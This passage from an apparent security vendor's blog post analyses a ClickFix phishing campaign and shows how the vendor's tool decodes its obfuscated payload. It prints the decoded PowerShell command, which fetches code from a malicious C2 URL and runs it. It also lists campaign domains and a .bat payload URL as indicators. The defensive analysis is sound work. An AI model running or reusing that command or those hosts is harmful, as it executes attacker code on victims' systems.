
This is where automated deobfuscation matters. Spectra Analyze's Auxiliary Analysis component runs the encoded command through its DeobfuScripter and Overpower plugins, which decode the UTF-16 Base64 payload and recover the original PowerShell:

$p123 = iwr "https://portal-idos.network/auth?xc=1150125" -Method POST -UseBasicParsing; $tem = [scriptblock]::Create($p123.Content); $tem.InvokeReturnAsIs()From that decoded output, the network indicators are extracted automatically:
Network References in Spectra Analyze surfaces the C2 URL extracted from the decoded payload, alongside its reputation score — zero community detections, flagged malicious.
The comparison between the two cases illustrates what automated analysis adds:
| Simple Case (Gift Card.html) | Encoded Case (idOS Staking.html) |
First seen | Dec 30, 2025 | Mar 20, 2026 |
Payload | Plaintext in HTML | Base64 -e encoded |
URL visible statically? | Yes | No |
How IOC extracted | Static string extraction | DeobfuScripter → decode → IOC |
Clipboard content extracted? |
ClickFix is not going away. The technique is effective, low-cost for attackers to deploy, and difficult to catch with traditional antivirus alone — especially in the critical window right after a new campaign goes live.
The good news is that ClickFix's consistency is also its weakness. For this campaign, the delivery pattern is stable enough to describe in a YARA rule, which gives defenders the ability to identify new samples before AV catches up. And once a sample is identified, automated analysis can do in seconds what a human analyst would need minutes or hours to do: decode the payload, extract the network indicators, and give you something actionable.
The network indicators from the samples analyzed in this post have been added to our threat intelligence feeds. If you're a ReversingLabs customer, you're already covered.
The following screenshots were captured during analysis but are not used in the main post. They are included here for reference, fact-checking, and potential use in follow-up content.
A1. Indicators View

A2. Auxiliary Analysis — Behavioral Signatures Detail

B1. Indicators View

B2. Interesting Strings View

B3. HTML Links View
IOC | Type | Notes |
authone-drive.online/client.bat | URL | Simple case payload — downloads .bat file |
authone-drive.online | Domain | Simple case C2 domain |
portal-idos.network/auth?xc=1150125 | URL | Encoded case C2 — POST request, likely second-stage loader |
portal-idos.network | Domain | Encoded case C2 domain (2/19 malicious reputation in RL) |
Learn how RL's Spectra Analyze can help your security team develop solid YARA rules.

Yes (full command visible)
N/A |
Explore RL's Spectra suite: Spectra Assure for software supply chain security, Spectra Detect for scalable file analysis, Spectra Analyze for malware analysis and threat hunting, and Spectra Intelligence for reputation data and intelligence.
MFT and other trusted systems collect files, access and connections. Patching and inspecting what moves through it are separate defenses.
ReversingLabs identified and classified the malware weeks before the report was published — showing why behavioral intelligence and historical telemetry matter in the AI age.
With this integration, Rubrik users can now tap ReversingLabs' ransomware feed to decide whether each file in their backup is safe.